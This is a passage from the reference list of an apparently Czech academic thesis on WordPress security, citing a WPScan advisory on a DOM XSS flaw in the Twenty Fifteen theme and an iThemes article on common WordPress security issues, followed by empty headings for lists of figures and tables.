WPScan. 2015. WPScan Vulnerability Database. *Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS).* [Online] WPScan.org, 6. Květen 2015. https://wpvulndb.com/vulnerabilities/7965.

Wright, Kristen. 2017. 5 Common WordPress Security Issues. *IThemes.com.* [Online] 16. Leden 2017. https://ithemes.com/2017/01/16/wordpress-security-issues/.

9 Seznam obrázků a tabulek

Seznam obrázků

Seznam tabulek